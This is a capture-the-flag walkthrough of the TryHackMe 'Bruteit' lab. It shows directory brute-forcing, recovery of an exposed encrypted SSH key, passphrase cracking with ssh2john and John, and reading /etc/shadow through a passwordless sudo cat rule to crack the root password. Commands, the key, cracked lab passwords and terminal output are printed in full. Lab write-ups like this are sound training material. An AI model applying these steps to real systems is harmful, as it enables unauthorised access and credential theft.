Bruteit – Walkthrough

This is an easy level CTF on Tryhackme. This room is focused on Bruteforcing, hash cracking & privilege escalation.


Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:

- Scanning
- Reconnaissance
- Hash cracking
- Exploitation
- Privilege escalation

Tools Required: Nmap, Firefox, Dirbuster, ssh, ssh2john, John


Scanning: After connecting with the machine on Tryhackme, I started **nmap** scan to check the open ports and services.



Nmap scan showed that port 80 was open. So, when I visited the ip address in the browser, I found the Apache default webpage.


Reconnaissance:

Then I viewed the source code but I found nothing. After that I launched Dirbuster to find the hidden content.




In the dirbuster result, I found one interesting directory named **/admin/** & one interesting file named /admin/panel/id_rsa

Then I visited **/admin/** directory and there was a login panel. In its source code, I found two usernames.



Then I opened the file **/admin/panel/id_rsa** which I found in the dirbuster report. In that file, I found the private ssh key.





```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,E32C44CDC29375458A02E94F94B280EA

JCPsentybdCSx8QMOcWKnIAsnIRETjZjz6ALJkX3nKSI4t40y8WfWfkBiDqvxLIm
UrFu3+/UCmXwceW6uJ7Z5CpqMFpUQN8oGUxcmOdPA88bpEBmUH/vD2K/Z+Kg0vY0
BvbTz3VEcpXJygto9WRg3M9XSVsmsxpaAEl4XBN8EmlKAkR+FLj21qbzPzN8Y7bK
HYQ0L43jIulNKOEq9jbI8O1c5YUwowtVlPBNSlzRMuEhceJ1bYDWyUQk3zpVLaXy
+Z3mZtMq5NkAjidlol1ZtwMxvwDy478DjxNQZ7eR/coQmq2jj3tBeKH9AXOZlDQw
UHfmEmBwXHNK82Tp/2eW/Sk8psLngEsvAVPLexeS5QArs+wGPZp1cpV1iSc3AnVB
VOxaB4uzzTXUjP2H8Z68a34B8tMdej0MLHC1KUcWqgyi/Mdq6l8HeolBMUbcFzqA
vbVm8+6DhZPvc4F00bzlDvW23b2pI4RraI8fnEXHty6rfkJuHNVR+N8ZdaYZBODd
/n0a0fTQ1N361KFGr5EF7LX4qKJz2cP2m7qxSPmtZAgzGavUR1JDvCXzyjbPecWR
y0cuCmp8BC+Pd4s3y3b6tqNuharJfZSZ6B0eN99926J5ne7G1BmyPvPj7wb5KuW1
yKGn32DL/Bn+a4oReWngHMLDo/4xmxeJrpmtovwmJOXo5o+UeEU3ywr+sUBJc3W8
oUOXNfQwjdNXMkgVspf8w7bGecucFdmI0sDiYGNk5uvmwUjukfVLT9JPMN8hOns7
onw+9H+FYFUbEeWOu7QpqGRTZYoKJrXSrzII3YFmxE9u3UHLOqqDUIsHjHccmnqx
zRDSfkBkA6ItIqx55+cE0f0sdofXtvzvCRWBa5GFaBtNJhF940Lx9xfbdwOEZzBD
wYZvFv3c1VePTT0wvWybvo0qJTfauB1yRGM1l7ocB2wiHgZBTxPVDjb4qfVT8FNP
f17Dz/BjRDUIKoMu7gTifpnB+iw449cW2y538U+OmOqJE5myq+U0IkY9yydgDB6u
uGrfkAYp6NDvPF71PgiAhcrzggGuDq2jizoeH1Oq9yvt4pn3Q8d8EvuCs32464l5
O+2w+T2AeiPl74+xzkhGa1EcPJavpjogio0E5VAEavh6Yea/riHOHeMiQdQlM+tN
C6YOrVDEUicDGZGVoRROZ2gDbjh6xEZexqKc9Dmt9JbJfYobBG702VC7EpxiHGeJ
mJZ/cDXFDhJ1lBnkF8qhmTQtziEoEyB3D8yiUvW8xRaZGlOQnZWikyKGtJRIrGZv
OcD6BKQSzYoo36vNPK4U7QAVLRyNDHyeYTo8LzNsx0aDbu1rUC+83DyJwUIxOCmd
6WPCj80p/mnnjcF42wwgOVtXduekQBXZ5KpwvmXjb+yoyPCgJbiVwwUtmgZcUN8B
zQ8oFwPXTszUYgNjg5RFgj/MBYTraL6VYDAepn4YowdaAlv3M8ICRKQ3GbQEV6ZC
miDKAMx3K3VJpsY4aV52au5x43do6e3xyTSR7E2bfsUblzj2b+mZXrmxst+XDU6u
x1a9TrlunTcJJZJWKrMTEL4LRWPwR0tsb25tOuUr6DP/Hr52MLaLg1yIGR81cR+W
-----END RSA PRIVATE KEY-----
```


Then I saved the private ssh key in a file named **id_rsa** on my machine. Then I used the below command to gain a user shell on target machine.

ssh -i id_rsa john@10.10.116.135

here I used username **john** which I found from the source code earlier.



Hash cracking:

Then I found that in order to gain a user shell on the target machine, I needed a passphrase. So, I used **ssh2john.py** which is a python script used to convert password protected ssh key into **hash** so that **john** can be used to decrypt the hash and find the password.

```
kali@kali: ~/Desktop/tryhackme/others/Bruteit
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Brut
eit]
└─$ /usr/share/john/ssh2john.py id_rsa > for_joh
n.txt

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Brut
eit]
└─$
```

Then I used **john** with the below command to decrypt the hash in order to obtain the passphrase.

john --wordlist=rockyou.txt for_john.txt --progress-every=3


```
kali@kali: ~/Desktop/tryhackme/others/Bruteit
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Bruteit]
└─$ john --wordlist=rockyou.txt for_john.txt --progress-ev
ery=3
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/O
PENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is
 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for sta
tus
rockinroll      (id_rsa)
1g 0:0 0:00:00 DONE (2021-12-05 09:23) 5.263g/s 382231p/s 3
```

After some time, I got the passphrase.

Exploitation:

Then I again launched the below command and entered the passphrase when prompted and I gain user shell on the target machine.

ssh -i id_rsa john@10.10.116.135



Then I **found the user flag** in the **/home/john/user.txt** file. After that I needed to find the root flag as well as web flag. I tried to access the **/var/www/html** directory to find the web flag, but I got permission denied.

Privilege Escalation:

So, when I used the command **sudo -l**, I found that user john can run /bin/cat command with root access and it required no password.

```
john@bruteit: ~
File  Actions  Edit  View  Help
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
john@bruteit:~$ sudo -u root /bin/cat /etc/shadow
```

So, I used the command **sudo -u root /bin/cat /etc/shadow** to view the contents of the shadow file and then I copied the hash encrypted password of the root user onto my machine in a file named root_hash.txt. Then I used john to decrypt the hash encrypted password.

```
kali@kali: ~/Desktop/tryhackme/others/Bruteit
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/B
└─$ john --wordlist=rockyou.txt root_hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3)
6 AVX2 4x])
Cost 1 (iteration count) is [illegible] all load
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any othe
football         (?)
1g 0:00:00:00 DONE (2021-12-05 09:28) 7.142g/
742C/s 123456..michael1
Use t  e "--show" option to display all of the
```

After some time, john was successfully able to decrypt the hash encrypted password. Then i used the command sudo su on the target machine and entered the root password to gain the root shell.

```
root@bruteit: ~
File  Actions  Edit  View  Help
john@bruteit:~$ su root
Password:
root@bruteit:/home/john# cd /root
root@bruteit:~# ls
root.txt
root@bruteit:~# cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
root@bruteit:~#
```

Then in the **/root/root.txt** file, I found the root flag. But the CTF was not solved here. I still needed to find the web flag and the web-user's password. Since, I had the root shell, I had the full access of the target system. I also knew that the web-user's username was admin, so I changed my present working directory to **/var/www/html/** and used the below command to quickly find the password of the web-user.

cat <filename> | grep admin

```
root@bruteit: /var/www/html/admin
File  Actions  Edit  View  Help
root@bruteit:/var/www/html/admin# cat index.php | grep admi
n
  if ($user == "admin" && $pass == "xavier"){
    $_SESSION['session'] = md5("admin");
  <!-- Hey john, if you do not remember, the username is
admin -->
root@bruteit:/var/www/html/admin#
```

In the /var/www/html/admin/index.php file, I found the web-user's password.

At this point, it was obvious that the web flag had to be in the /admin/ directory. So, I started viewing the contents of every file in the /admin/ directory. Then in the /admin/panel/index.php file, I found the web flag.